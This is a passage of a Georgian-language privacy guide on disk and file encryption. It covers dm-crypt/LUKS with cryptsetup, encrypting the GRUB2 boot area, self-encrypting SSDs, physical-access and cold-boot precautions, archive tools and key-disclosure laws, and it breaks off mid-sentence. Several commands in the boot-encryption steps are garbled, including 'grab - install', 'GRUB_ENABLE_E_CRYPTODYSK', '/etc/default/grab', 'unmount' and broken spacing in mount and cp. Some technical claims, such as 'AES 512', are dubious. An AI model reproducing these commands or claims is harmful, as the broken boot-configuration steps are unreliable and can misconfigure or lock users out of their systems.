ორივე მოდული ღია არქიტექტურის უფასო პროგრამაა, რომლებსაც არ აქვთ უკანა კარები და შეცდომები, ანუ დღეისათვის ასეთი რამეები არ აღმოუჩენიათ. ამ მოდულების ძლიერი და ერთდროულად სუსტი მხარეა მათი ბევრი პარამეტრი და მათი კონფიგურირების ძალიან მოქნილი შესაძლებლობები. ერთი მხრივ ეს კარგია იმიტომ რომ თუ იცით რას აკეთებთ მართლაც კარგი დაცვის აწყობას შეძლებთ, მაგრამ საზოგადოდ სირთულე უსაფრთხოების მტერია. რაც უფრო რთულია სისტემა უფრო მატია შანსი რამე გამოგრჩეთ ან შეგეშალოთ.

მაგალითად შეიძლება გამოიყენოთ Dm-crypt LUKS-ის გარეშე. ეს უარყოფის საშუალებას იძლევა, ანუ ვერ დაამტკიცებენ რომ დისკი დაშიფრულია. თუმცა ასეთი რამ რომ გააკეთოთ Linux ექსპერტი უნდა იყოთ.

Linux-ში სხვადასხვა პროგრამების გამოყენებით, შესაძლებელია გასაღები შეინახოთ TPM-ში, ან VRAM-ში. ასევე შესაძლებელია გასაღების წაკითხვა მოხდეს USB ფლეშ დისკიდან, მაგალითად როგორიც არის YouBiKey https://www.howtoforge.com/ubuntu-two-factor-authentication-with-yubikey-for-harddisk-encryption-with-luks.

https://askubuntu.com/questions/599825/yubikey-two-factor-authentication-full-disk-encryption-via-luks

თუ იყენებთ Grubs შესაძლებელია ჩასატვირთი სექტორების დაშიფვრა.

ასევე აქვს კონტეინერებს მხარდაჭერა და სწრაფია.

თუმცა სუსტი მხარეებიც აქვს:

Debian-ს აქვს UEFI-ს მხარდაჭერა, და აქვს UEFI-ს SecureBoot-ის მხარდაჭერა. როგორც Debian-ის შემქმნელები ამბობენ Secure Boot-ის გამოყენება ზღუდავს სისტემის შესაძლებლობებს და მოქნილობას. მიუხედავად იმისა რომ ასეთი შესაძლებლობა შექმნილია მას arm64 პროცესორებზე აღარ გამოიყენებენ. https://wiki.debian.org/SecureBoot.

არ აქვს დამალული კონტეინერები.

არ აქვს პორტატული ვერსია.

cryptsetup https://linux.die.net/man/8/cryptsetup ბრძანებით ხდება ამ ფუნქციის გააქტიურება და პარამეტრების განსაზღვრა. არ არსებობს გრაფიკული ინტერფეისი.

მთავარი უარყოფითი მხარეა სირთულე. ტერმინოლოგიაში გარკვევა და მათი ერთმანეთთან მიმართებაში გამოყენებაც კი საკმაოდ დამაბნეველია. თუ არ გამოიყენებთ სისტემურად ნაგულისხმებ დაყენების ფუნქციას, და შეეცდებით რამე შეცვალოთ დაგჭირდებათ რომ კარგად გესმოდეთ Linux-ის დისკის დანაწილებები და როგორ მუშაობენ ისინი, LUKS-იც კარგად უნდა გესმოდეთ, ამასთან ერთად უნდა ცოტა მაინც ერკვეოდეთ კრიპტოგრაფიაში. მომხმარებელთა უმეტესობამ ასეთი რამეები არ იცის.

რომ შევაჯამოთ Dm-crypt, LUKS კომბინაცია რეკომენდებულია იმ შემთხვევაში თუ კომპიუტერის დაკარგვის ან მოპარვის გეშინიათ. თუ იცით როგორ მოახდინოთ მათი პარამეტრების შეცვლა, შეიძლება ბევრად უფრო გააძლიეროთ თქვენი სისტემა იმგვარად რომ მან ყველაზე ძლიერ მოწინააღმდეგეებსაც ძალიან გაურთულოს თქვენი მონაცემების წაკითხვა.

DM-Crypt/LUKS-ის დაყენება

ამ პროგრამის დაყენება უკეთესია სისტემის დაყენებისას, იგი თითქმის ერთნაირად ყენდება ყველა Linux-ზე დაფუძნებულ სისტემაზე, ჩვეულებრივ უნდა გქონდეთ Guided – use entire disk and setup encrypted LVM.

ბმული https://debian-handbook.info/browse/stable/sect.installation-steps.html არის ადმინისტრატორის სახლემძღვანელო და ბევრ საჭირო ინფორმაციას მოგცემთ დისკების დაშიფვრაზე.

ბრძანება:

```
sudo cryptosetup luksDump /dev/sda5
```

იყენებს AES 512 დაშიფვრას. შეიძლება გამოიყენოთ არა მარტო LUKS ლოგიკური დისკებისათვის, არამედ ასევე Dm-Crypt-ის ჩვეულებრივ ლოგიკურ დისკებს, ასევე Truecrypt და Veracrypt გაფართოების ფორმატებთან.

```
sudo cryptsetup benchmark
```

ბრძანება გიჩვენებთ თქვენი სისტემის სწრაფქმედების შეფასებას და გიჩვენებთ რომელი დაშიფვრის მეთოდი როგორი სისწრაფით მუშაობს. როგორც ნახავთ SHA1 და AES-XTS ყველაზე სწრაფი მეთოდებია.

ბრძანება:

```
lsblk
```

გიჩვენებთ დისკის სტრუქტურას და ასევე გიჩვენებთ დაშიფრულ დისკს. რომლის ფორმატიც დიდი ალბათობით უნდა იყოს sda5_crypt. რადგან ვიცით რომ sda5 ფორმატია შეგვიძლია ავამუშაოთ ბრძანება

```
sudo cryptsetup luksDump /dev/sda5
```

გიჩვენებთ დაშიფვრის პარამეტრებს, როგორიც არის დაშიფრული პაროლი, მარილი და სხვა ინფორმაცია.

ბრძანებით:

```
sudo cryptsetup luksAddkey /dev/sda5
```

დაამატებთ კიდევ ერთ, დამატებით, გასაღებს. ბრძანება მოგთხოვთ არსებული ანგარიშის პაროლს. შემდეგ კი მოგთხოვთ შეიყვანოთ დამატებითი პაროლი (pass phrase), გაიმეორეთ პაროლი და დამატებითი პაროლიც შეყვანილია. ბევრი დამატებითი პაროლის შეყვანა შეიძლება.


ხოლო ბრძანებით:

```
sudo cryptsetup luksRemovekey /dev/sda5
```

შეიძლება წაშალოთ პაროლი. ბრძანება მოგთხოვთ შეიყვანოთ პაროლი რომლის წაშლაც გინდათ. ცხადია პაროლების წაშლა ძალიან ფრთხილად უნდა გააკეთოთ, რადგან შეიძლება შეცდომით სისტემიდან საკუთარი პაროლი წაშალოთ და წვდომა აღარ გქონდეთ.

შეხედეთ ამ საიტს https://gitlab.com/cryptsetup/cryptsetup იგი მოგაწვდით მეტ ინფორმაციას LUKS-ის დაშიფვრის შესახებ.

არსებობს გრაფიკული ინტერფეისი რომელსაც ჰქვია Zulu https://mhogomchungu.github.io/zuluCrypt/ რომელსაც არამარტო LUKS არამედ სხვა პროგრამებით დაშიფრულ ლოგიკურ დისკებთანაც შეუძლია მუშაობა. ასევე თუ გინდათ დაშიფრული კონტეინერების შექმნა ეს Zulu-ს საშუალებითაც შეიძლება.



ალბათ დაგჭირდებათ Zulu mount cl, რომელიც იგივე პაკეტის ნაწილია და დისკების სისტემაზე მისაერთებლად (mount) და გამოსართავად (unmount) გამოიყენება.


ცხადია შეგიძლიათ გამოიყენოთ VeraCrypt რომელსაც კარგი გრაფიკული ინტერფეისი აქვს და თითქმის ყველაფრის გაკეთება შეუძლია რაც Dm-crypt LUKS-ს.

მთელი სისტემის დაშიფვრისათვის ნახეთ ბმული https://wiki.archlinux.org/title/Dm-crypt/Encrypting_an_entire_system სადაც მოცემულია დაწვრილებითი ინფორმაცია., ხოლო ბმული https://wiki.archlinux.org/title/Data-at-rest_encryption კი დისკის დაშიფვრის ინფორმაციის სახელმძღვანელოა.

GRAB2- სისტემური დისკის დაშიფვრა Linux-ში.

Linux სისტემის უმეტესი ვერსიების ჩასატვირთი სექტორები GRAB2 ფორმატს წარმოადგენს. ეხლა შევეცდებით დავშიფროთ ეს სექტორები.


`lsblk` ბრძანება გაჩვენებთ დისკის სტრუქტურას



ჩასატვირთი ფაილები უნდა გადავწეროთ ჩასატვირთი დისკიდან. ამისათვის საჭიროა Root რეჟიმში გადასვლა. შეიყვანეთ ბრძანება SU, სისტემა მოითხოვს პაროლს შეიყვანეთ პაროლი. ამის შემდეგ კი შეასრულეთ ბრძანება

`Mount - - bind //mnt`

და შემდეგ ისევ აამუშავეთ `lsblk` ბრძანება. როგორც ქვედა ნახატიდან ხედავთ შევქმენით mnt არე.



და ბოლოს ფაილების გადასაწერად შეიყვანეთ

`cp – a /boot/*/mnt/boot`

`cp – a /boot/vmlinuz-* /mnt/boot/`

რომ დავრწმუნდეთ რომ განსხვავებები არ არის შევასრულოთ ბრძანება:


`diff – ur /boot /mnt/boot`

შემდეგ დემონტაჟი გავუკეთოთ (მოვხსნათ) mnt ბრძანებით

```
unmount mnt
```

ეხლა თუ lsblk ბრძანებას შეასრულებთ ნახავთ რომ დისკი პირვანდელ მდგომარეობას დაუბრუნდა.

უნდა ისე გავაკეთოთ რომ /boot აღარ ჩაიტვირთოს მისათვის კი უნდა შევცვალოთ fstab ფაილი. ბრძანებით `nano /etc/fstab`



შემდეგ კი წავშალოთ სტრიქონი

```
UUID=ced7a1ab-6c02-44be-b253-0f7ea08feef6 /boot ext2 defaults $
```

ჩავწეროთ ფაილი.


შევქმნათ grab.cfg ფაილის სარეზერვო ასლი

```
cp /boot/grub/grub.cfg /boot/grub/grub.cfg.backup
```

შემდეგ ბრძანებით:

```
grub-mkconfig > /boot/grub/grub.cfg
```

შევქმნათ ახალი საკონფიგურაციო ფაილი რომელიც შესაბამის მოდულებს ჩატვირთავს.



შემდეგ კი

```
Echo GRUB_ENABLE_E_CRYPTODYSK=y  >> /etc/default/grab
```

ბრძანებით უნდა და დავაყენოთ Grab-ის კრიპტო დისკ ჩატვირთვის არე `etc/default/grab` ფაილში. თუ `Nano-`ში გახსნით ამ ფაილს ნახავთ რომ ჩანაწერი არსებობს.

ეხლა კი ბრძანებით

```
grab - install /dev/sda
```


დავაყენოთ grab დისკზე.

წესით უნდა დაყენდეს შეცდომების გარეშე. სისტემას უნდა ჰქონდეს grab2-ით დაშიფრული ჩასატვირთი არე.

```
Attempting to decrypt master key...
Enter passphrase for hd0,msdos5 (72741d9daeec4cfbadf75628768d3304):
```

რაც ნიშნავს რომ ჩატვირთვის არე დაშიფრულია. შეიყვანეთ პაროლი, სისტემა ჩაიტვირთება. თუ დისკის მონაცემების ნაწილიც დაშიფრული იყო, სისტემამ შეიძლება კიდევ ერთი პაროლი მოგთხოვოთ. შეიყვანეთ ეს პაროლიც და შემდეგ სისტემა გადაგიყვანთ მომხმარებლის ამოცნობის რეჟიმში ანუ უკვე თქვენი ანგარიშის პაროლის შეყვანა დაგჭირდებათ.

თუ `lsblk` ბრძანებას აამუშავებთ ნახავთ რომ დისკის ჩატვირთვის არე დაშიფრულია



ეს ნახატი გიჩვენებთ როგორ გამოიყურება დისკი დაშიფვრამდე და დაშიფვრის შემდეგ.

თუ კიდევ უფრო კარგი უსაფრთხოება გინდათ შეიძლება დაამატოთ ორ ნაბიჯიანი ამოცნობა, მაგალითად YouBiKey-თი. ამისათვის წაიკითხეთ https://www.howtoforge.com/ubuntu-two-factor-authentication-with-yubikey-for-harddisk-encryption-with-luks და https://askubuntu.com/questions/599825/yubikey-two-factor-authentication-full-disk-encryption-via-luks

ასევე შესაძლებელია რომ ჩასატვირთი არე მოათავსოთ USB დისკზე. პროცესი იგივეა რაც აღვწერეთ ოღონდ დისკის მისამართი იქნება განსხვავებული. ასეთ შემთხვევაში თუ USB დაკარგეთ ან გაფუჭდა ყველაფერს დაკარგავთ.

გაითვალისწინეთ რომ თუ მოწინააღმდეგეს ფიზიკურად აქვს შეხება თქვენ კომპიუტერთან მათ სულაც არ დასჭირდებათ ბევრი წვალება რომ დააყენონ აპარატურული ღილაკების წამკითხავი. და როგორც კი კომპიუტერს გამოიყენებთ ეცოდინებათ თქვენი ყველა პაროლები.

თვით დაშიფვრადი დისკები (SED)

ბევრ თანამედროვე SSD დისკს მოჰყვება თვით დაშიფვრის მექანიზმი. მათი დაშიფვრა როგორც წესი დაფუძნებულია AES-ზე და არის 128 ან 256 ბიტიანი. SSD დისკი პირველი ჩართვისას ქმნის დაშიფვრის გასაღებს რომელიც დისკზე დამალულ ადგილას ინახება და რომლის მეშვეობითაც ხდება დისკის დაშიფვრა. თუ დისკი

იშიფრება და იხსნება პაროლის გარეშე ეს უაზრობაა, რადგან ასეთი დაშიფვრა არავისაგან არ გიცავთ. თუ დისკი გაძლევთ საშუალებას შეიყვანოთ პაროლი მაშინ დაცული იქნებით.

მაგრამ ასეთი დისკების ნდობა რამდენად შეიძლება, დისკებს შეიძლება ჰქონდეთ დამალული უკანა კარი ან ჰქონდეთ პროგრამირების შეცდომები. სამწუხაროდ პროგრამები კონტროლერშია ჩაწერილი და ფაქტიურად მათი აუდიტი შეუძლებელია. შესაბამისად ასეთი დისკები არ არის სანდო. თუმცა თუ ასეთ დისკებზე ასევე გამოიყენებთ პროგრამულ დაშიფვრასაც ცხადია თქვენი სისტემა ძალიან კარგად დაცული იქნება.

დაცვა დისკის დაშიფვრით

დისკის დაშიფვრა იგივე პრინციპით მუშაობს რითაც დანარჩენი უსაფრთხოება. რაც უფრო უსაფრთხოა სისტემა მით უფრო მოუხერხებელია სისტემის გამოყენება. შესაბამისად, თქვენი გადასაწყვეტია რა დონის რისკის გაწევა გინდათ, იმისათვის რომ თან შედარებით კომფორტულად იმუშაოთ და თან მონაცემებიც საკმარისად იყოს დაცული.

დისკის დაშიფვრა დაგიცავთ მხოლოდ იმ შემთხვევებში როცა თქვენი კომპიუტერი სხვას შეიძლება ჩაუვარდეს ხელში. ასეთ შემთხვევაში დისკის დაშიფვრა ძალიან გაართულებს მონაცემების მოპარვას. მაგრამ თუ საკმაო რესურსებიან მოწინააღმდეგეს თქვენ კომპიუტერთან ჰქონდა წვდომა და შემდეგ თქვენ შეიყვანეთ პაროლი ისინი ადვილად მოახერხებენ თქვენი მონაცემების წაკითხვას. შესაბამისად პირველ რიგში უნდა მოახერხოთ რომ არვინ მიეკაროს თქვენ კომპიუტერს. ამისათვის კომპიუტერი მოათავსეთ დაცულ ადგილას, ან თუ ეს შეუძლებელია კომპიუტერზე მოათავსეთ რამე მცირე და ნაკლებად შესამჩნევი ობიექტი, მაგალითად თმის ღერი ან რამე მსგავსი იმისათვის რომ გაარკვიოთ მოხდა თუ არა კომპიუტერის გახსნა. ან რამე სხვა მეთოდი რაც გეტყვით თუ ვინმემ რამე შეცვალა თქვენ კომპიუტერში. თუ დაინახავთ რომ რაიმე საეჭვო ხდება არ გამოიყენოთ კომპიუტერი. ან თუ გაქვთ დამალული სისტემა, გახსენით სისტემა, რომელსაც არ ხმარობთ, როგორც სატყუარა, რაც საშუალებას მოგცემთ მოგვიანებით თქვათ რომ კომპიუტერზე არ გაქვთ არავითარი საიდუმლო მონაცემები. არავითარ შემთხვევაში არ გახსნათ სისტემა რომელიც ნამდვილ მონაცემებს შეიცავს.

ყოველთვის ჩაკეტეთ კომპიუტერი, არ დატოვოთ გახსნილი თუნდაც თუ ერთი წუთითაც გადიხართ. რთულ შემთხვევებში ჯობია გამორთოთ კომპიუტერი, ან სულაც თან წაიღოთ. გამორთეთ პორტები რომლებიც იყენებენ DMA-ს ასეთებია, ThunderBolt, PCI, PCI Express, FireWire და სხვები. DMA-ს გამორთვა შეიძლება BIOS-დან რაც უკეთესია ვიდრე სისტემიდან გამორთვა.

შეეცადეთ გამოიყენოთ დისკის სრულად დაშიფვრა და არა მხოლოდ კონტეინერების დაშიფვრა. ეს ამცირებს შესაძლო შეტევების შესაძლებლობას. ასევე შეიძლება დავანაწილოთ ლოგიკური დისკების დაშიფვრა და მაგალითად ყოველი დისკისათვის ცალკე პაროლი გქონდეთ. ასევე დისკები სხვადასხვა ტექნოლოგიებით დაშიფროთ. ყოველთვის გამოიყენეთ ჩატვირთვის წინა ამოცნობა. გამოიყენეთ მრავალ საფეხურიანი ამოცნობა, თუ შესაძლებელია. დაშიფრეთ ჩატვირთვის არე და შეიძლება გარე USB დისკზეც კი გადაიტანოთ. გამოიყენეთ TPM სადაც შესაძლებელია.

სამწუხაროდ SSD-ების გამოყენება არ არის უსაფრთხო.

არ ჩაწეროთ საიდუმლო ინფორმაცია დისკზე სანამ დისკი არ არის დაშიფრული, ზოგიერთი სისტემა ტოვებს ამ მონაცემების კვალს დისკზე.

თუ Cold Boot შეტევას მოელით შეეცადეთ გამოიყენოთ https://www.cs1.tf.fau.de/research/system-security-group/tresor-trevisor-armored/ პროგრამა Tresor, რომელიც დაშიფვრის გასაღებებს პროცესორის რეგისტრებში შეინახავს მეხსიერების მაგივრად. ან შეიძლება გაართულოთ მეხსიერების მოხსნა. მაგალითად წებო წაუსვათ ჭანჭიკებს ან დააწებოთ მეხსიერების ჩიპები, ან კიდევ რამე სხვა ხრიკი მოიგონეთ რომ კომპიუტერის გახსნა და მეხსიერების ჩიპების ამოღება სწრაფად ვერ მოხდეს. ასევე DDR4 და ზემოთ მეხსიერების ჩიპებისათვის ჯერ-ჯერობით ასეთი შეტევები არ განხორციელებულა, ამ ჩიპებზე cold boot შეტევა ბევრად უფრო რთულია.

ხშირად სისტემები მეხსიერებას დისკზე ინახავენ. მაგალითად როცა კომპიუტერი იძინებს. ცხადია ასეთ შემთხვევაში დაშიფვრის გასაღებიც ამ ფაილში მოხვდება. არასოდეს გააკეთოთ ეს. მაგალითად Windows-ში


სისტემა ჰიბერნაციისას მეხსიერებას ჩაწერს hiberfil.sys ფაილში. ასეთი ფუნქციები უნდა გააუქმოთ და ასეთი ფაილები უსაფრთხო ადგილას უნდა ჩაწეროთ.

თუ არ იყენებთ მთლიანი დისკის დაშიფვრას, უნდა გაითვალისწინოთ რომ ე.წ. ვირტუალური მეხსიერების ან Swap ფაილები შეიძლება შეიცავდნენ დაშიფვრის გასაღებს. ამ ფაილების გამოყენების გაუქმება შეიძლება Mac და Linux სისტემებში, მაგრამ Windows-ში ამ ფაილის ჩაწერის გაუქმება არ არის რეკომენდებული.


იმის მიუხედავად იყენებთ თუ არა VeraCrypt-ს მისი სახელმძღვანელო და განსაკუთრებით რჩევები როგორ გამოიყენოთ დისკის დაშიფვრა ნამდვილად სასარგებლოა, გირჩევთ წაიკითხოთ.

ფაილების დაშიფვრა


გარდა იმისა რომ დისკები შეგიძლიათ დაშიფროთ შესაძლებელია დაშიფროთ ფაილებიც ან ფაილების ჯგუფები, ანუ არქივები. ამისათვის თითქმის ყველა ოპერაციული სისტემისათვის რეკომენდაციას ვუწევთ PeaZip https://peazip.github.io/ პროგრამას. ეს პროგრამა არა მარტო დაშიფვრას არამედ შეკუმშავს კიდეც ფაილების ზომებს. მას გააჩნია დაშიფვრის სხვადასხვა მეთოდები AES 256, მაინც არის ალბათ ყველაზე მთავარი დაშიფვრის მექანიზმი.



არსებობს პროგრამის პორტატული ვერსიაც. ინტერფეისი ძალიან გავს WINZIP-ს და RAR-ს და პაროლის შეყვანაც ადვილია




MAC-სათვის არჩევანი შეზღუდულია, არსებობს პროგრამა Keka https://www.keka.io/en/ თუმცა საკმაოდ შეზღუდული ინტერფეისი აქვს. პროგრამა სისტემურად ნაგულისხმებ დაშიფვრად იყენებდ AES 256-ს. მარტივი გამოსაყენებელია.



AES Crypt https://www.aescrypt.com/ კიდევ ერთი კარგი პროგრამაა. მასი დაყენება თითქმის ნებისმიერ პლატფორმაზე შეიძლება და ასევე აქვს ბრძანებების სტრიქონით მუშაობის რეჟიმიც. აქვს ნებისმიერი პაროლების შექმნის და სხვა საინტერესო ფუნქციები.

საკმაოდ კარგი პროგრამაა.

ფაილების დაშიფვრის კიდევ ერთი საშუალებაა GPG, განსაკუთრებით თუ ვინმეს პირადი გასაღები იცით და მათთვის გინდათ დაშიფროთ ფაილები. GPG-თი დაშიფვრას განვიხილავთ ელ-ფოსტაზე ლაპარაკისას, თუმცა უნდა გახსოვდეთ რომ მისი გამოყენება ფაილების დასაშიფრადაც შეიძლება. პროგრამა Gnu Privacy Guard https://www.gnupg.org/ წარმოადგენს PGP- თი ფაილების დაშიფვრის, ღია არქიტექტურის პროგრამას.



როგორც ალბათ დააკვირდით ფაილების დაშფვრის პროგრამების უმეტესობა AES-ს იყენებს როგორც დაშიფვრის მთავარ მეთოდს.

გასაღებების აუცილებლად წარდგენის კანონი (Mandatory Key Disclosure Law)

ეს კანონი https://en.wikipedia.org/wiki/Key_disclosure_law ავალდებულებს მოქალაქეებს რომ მოთხოვნისთანავე წარუდგინონ დაშიფვრის გასაღებები ძალოვან უწყებებს. როგორ ხდება ამ კანონის გამოყენება და როგორ ხდება გასაღებების მოთხოვნა განსხვავდება ქვეყნებს მიხედვით, თუმცა უმეტეს შემთხვევებში ამას სასამართლოს თანხმობა სჭირდება. ასეთი კანონებისაგან თავდაცვა ხდება სტეგანოგრაფიის, დამალული ოპერაციული სისტემების და დამალული ინფორმაციის კონტეინერების თუ ლოგიკური დისკების საშუალებით, რომლებსაც არ აქვთ დაშიფვრის ხელმოწერა და შესაბამისად მათი ამოცნობა შეუძლებელია, ანუ საშუალებას იძლევა უარყოთ დაშიფვრის ფაქტი ან არ აჩვენოთ დამალული დაშიფვრის 